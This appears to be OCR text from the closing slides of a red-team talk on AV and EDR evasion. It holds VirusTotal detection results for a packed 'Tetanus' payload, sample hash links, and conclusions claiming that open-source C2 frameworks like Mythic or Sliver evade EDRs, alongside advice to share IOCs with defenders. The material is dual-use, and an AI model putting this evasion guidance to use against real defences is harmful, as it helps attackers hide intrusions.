
Tetanus + AtomPePacker (1 day later) – Initially 26



Ad-Aware	Gen:Variant.Lazy.254152	AhnLab-V3	Trojan/Win.Generic.R531501
Alibaba	Trojan:Win64/GenKryptik.25788b12	ALYac	Gen:Variant.Lazy.254152
Antiy-AVL	Trojan/Generic.ASMalwS.4944	Arcabit	Trojan.Lazy.D3E0C8
Avast	Win64:HacktoolX-gen [Trj]	AVG	Win64:HacktoolX-gen [Trj]
Avira (no cloud)	TR/Crypt.Agent.djdhk	BitDefender	Gen:Variant.Lazy.254152
CrowdStrike Falcon	Win/malicious_confidence_90% (W)	Cylance	Unsafe
Cynet	Malicious (score: 100)	Elastic	Malicious (high Confidence)
Emsisoft	Gen:Variant.Lazy.254152 (B)	eScan	Gen:Variant.Lazy.254152
ESET-NOD32	A Variant Of Win64/GenKryptik.GBHB	Fortinet	W32/PossibleThreat
GData	Gen:Variant.Lazy.254152	Gridinsoft (no cloud)	Trojan.Heur!.02052023
Jiangmin	Trojan.PSW.Mimikatz.dsr	K7AntiVirus	Trojan (00599b981)
Malwarebytes	Trojan.MetaSploit	MAX	Malware (ai Score=80)
McAfee	Artemis!73DF4D65563E	McAfee-GW-Edition	BehavesLike.Win64.PUP.vc
Microsoft	VirTool:Win32/Tetanus.A!MTB	Rising	Trojan.Kryptik!8.8 (CLOUD)


https://www.virustotal.com/gui/file/7edcc621e9e150d46bdd0f2ff50987d9cabdce6efd86b9110a4df54c9bc5e8a0

Tetanus – Community Response



https://www.virustotal.com/gui/file/45967b1ff09cbbb8dd2a7875fa91c2b992c27cfaaff86265d9b988bc3e9a473c

Athena – Community Response



https://www.virustotal.com/gui/file/d6099cf3cc4d5c2337d8b12cf2039ba424c6329769cc971deccb1b57494ac067

SUMMARY

Conclusions

- As long as there are detection gaps, attackers will always have ways in
- Mostly AVs & EDRs generate useful alerts – evade them and live free
- **The Art of Evasion** requires 100 tries and 99 failures – that single one will get you there
- EDRs are good at sensing popular C2s. Use Open-Source Mythic/Sliver and they won't notice.

- **Respect your Customer & Blue Team fellows**
  - Be responsible about your cyber-weapons: watermark & track them, collect your IOCs in advance
  - You evaded? So cool -> now, during debrief: share your stuff, TTPs, code samples
  - Help defence improve, raise yourself *that* bar

Q & A